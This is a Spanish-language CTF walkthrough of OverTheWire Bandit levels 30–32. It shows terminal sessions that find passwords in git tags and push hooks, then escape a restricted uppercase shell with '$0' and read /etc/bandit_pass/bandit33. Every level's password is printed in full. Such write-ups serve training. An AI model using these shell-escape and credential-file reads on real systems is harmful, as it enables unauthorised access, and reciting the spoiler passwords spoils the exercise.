bandit29@bandit:/tmp/diego4/repo$ cat README.md
# Bandit Notes
Some notes for bandit30 of bandit.

## credentials

- username: bandit30
- password: xbhV3HpNGlTIdnjUrdAlPzc2L6y9EOnS

bandit29@bandit:/tmp/diego4/repo$ |
```


xbhV3HpNGlTIdnjUrdAlPzc2L6y9EOnS

LEVEL 30

Creamos el directorio correspondiente y clonamos el repositorio.




```
bandit30@bandit:~$ mkdir /tmp/diego5
bandit30@bandit:~$ cd /tmp/diego5
```



```
bandit30@bandit:/tmp/diego5$ git clone ssh://bandit30-git@localhost:2220/home/bandit30-git/repo
Cloning into 'repo'...
The authenticity of host '[localhost]:2220 ([127.0.0.1]:2220)' can't be established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/bandit30/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/home/bandit30/.ssh/known_hosts).
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit30-git@localhost's password:
remote: Enumerating objects: 4, done.
remote: Counting objects: 100% (4/4), done.
remote: Total 4 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (4/4), done.
bandit30@bandit:/tmp/diego5$ ls
repo
bandit30@bandit:/tmp/diego5$ cd repo
bandit30@bandit:/tmp/diego5/repo$ |
```

Al usar **git log y git branch –a** nos damos cuenta que no hay información ni nada útil que nos sirva, por lo que intentamos con **git tag** para ver si hay algun comentario que nos pueda servir y si hay uno llamado secret y para poder abrir esta etiqueta usamos **show**, al abrir la etiqueta nos da la contraseña del siguiente nivel.




bandit30@bandit: /tmp/diego5/repo

```
bandit30@bandit:/tmp/diego5/repo$ ls
README.md
bandit30@bandit:/tmp/diego5/repo$ cat README.md
just an epmty file... muahaha
bandit30@bandit:/tmp/diego5/repo$ git tag
secret
bandit30@bandit:/tmp/diego5/repo$ git show secret
OoffzGDlzhAlerFJ2cAiz1D41JW1Mhmt
bandit30@bandit:/tmp/diego5/repo$ |
```


OoffzGDlzhAlerFJ2cAiz1D41JW1Mhmt

LEVEL 31

Creamos el respectivo directorio y clonamos el repositorio.




```
bandit31@bandit:~$ mkdir /tmp/diego6
bandit31@bandit:~$ cd /tmp/diego6
```




```
bandit31@bandit:/tmp/diego6$ git clone ssh://bandit31-git@localhost:2220/home/bandit31-git/repo
Cloning into 'repo'...
The authenticity of host '[localhost]:2220 ([127.0.0.1]:2220)' can't be established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/bandit31/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/home/bandit31/.ssh/known_hosts).
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit31-git@localhost's password:
remote: Enumerating objects: 4, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 4 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (4/4), done.
bandit31@bandit:/tmp/diego6$ ls
repo
bandit31@bandit:/tmp/diego6$ cd repo
bandit31@bandit:/tmp/diego6/repo$ ls
README.md
bandit31@bandit:/tmp/diego6/repo$
```

Si leemos el README.md nos da una información sobre que tenemos que hacer, lo cual es crear un .txt llamado key el cual su contenido debe ser “May I come in?”, y lo debemos crear en la rama master.




```
bandit31@bandit:/tmp/diego6/repo$ cat README.md
This time your task is to push a file to the remote repository.

Details:
    File name: key.txt
    Content: 'May I come in?'
    Branch: master
```




```
  GNU nano 6.2
May I come in?
```

Al crear el .txt y querer subirlo nos dice que él .gitignore nos lo impide, así que lo borramos y lo volvemos a intentar.



```
bandit31@bandit:/tmp/diego6/repo$ ls
key.txt  README.md
bandit31@bandit:/tmp/diego6/repo$ git add key.txt
The following paths are ignored by one of your .gitignore files:
key.txt
hint: Use -f if you really want to add them.
hint: Turn this message off by running
hint: "git config advice.addIgnoredFile false"
bandit31@bandit:/tmp/diego6/repo$ ls -a
.  ..  .git  .gitignore  key.txt  README.md
bandit31@bandit:/tmp/diego6/repo$ rm .gitignore
bandit31@bandit:/tmp/diego6/repo$ git add key.txt
bandit31@bandit:/tmp/diego6/repo$ git status
On branch master
Your branch is up to date with 'origin/master'.

Changes to be committed:
  (use "git restore --staged <file>..." to unstage)
        new file:   key.txt

Changes not staged for commit:
  (use "git add/rm <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
        deleted:    .gitignore

bandit31@bandit:/tmp/diego6/repo$ 
```

Hacemos commit y push y evidentemente no nos deja modificar el repositorio, pero si nos muestra la contraseña del siguiente nivel.




```
bandit31@bandit:/tmp/diego6/repo$ git commit -m "c"
[master 82d895b] c
 1 file changed, 1 insertion(+)
 create mode 100644 key.txt
bandit31@bandit:/tmp/diego6/repo$ git push
The authenticity of host '[localhost]:2220 ([127.0.0.1]:2220)' can't be established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/bandit31/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/home/bandit31/.ssh/known_hosts).
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit31-git@localhost's password:
Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Delta compression using up to 2 threads
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 315 bytes | 315.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
remote: ### Attempting to validate files... ####
remote:
remote: .oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.
remote:
remote: Well done! Here is the password for the next level:
remote: rmCBvG56y58BXzv98yZGdO7ATVL5dW8y
remote:
remote: .oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.
remote:
To ssh://localhost:2220/home/bandit31-git/repo
 ! [remote rejected] master -> master (pre-receive hook declined)
error: failed to push some refs to 'ssh://localhost:2220/home/bandit31-git/repo'
bandit31@bandit:/tmp/diego6/repo$ |
```

rmCBvG56y58BXzv98yZGdO7ATVL5dW8y

LEVEL 32

Al entrar en este nivel nos encontramos en un UPPERCASE SHELL, utilizamos el comando **$0** para salir de este y miramos si estamos en el nivel 33, al corroborarlo, sacamos la contraseña.



```
WELCOME TO THE UPPERCASE SHELL
>> $0
$ ls
uppershell
$ whoami
bandit33
$ cat /etc/bandit_pass/bandit33
odHo63fHiFqcWWJG9rLiLDtPm45KzUKy
```

odHo63fHiFqcWWJG9rLiLDtPm45KzUKy

Con esto acabamos todos los niveles de OverTheWire: Bandit.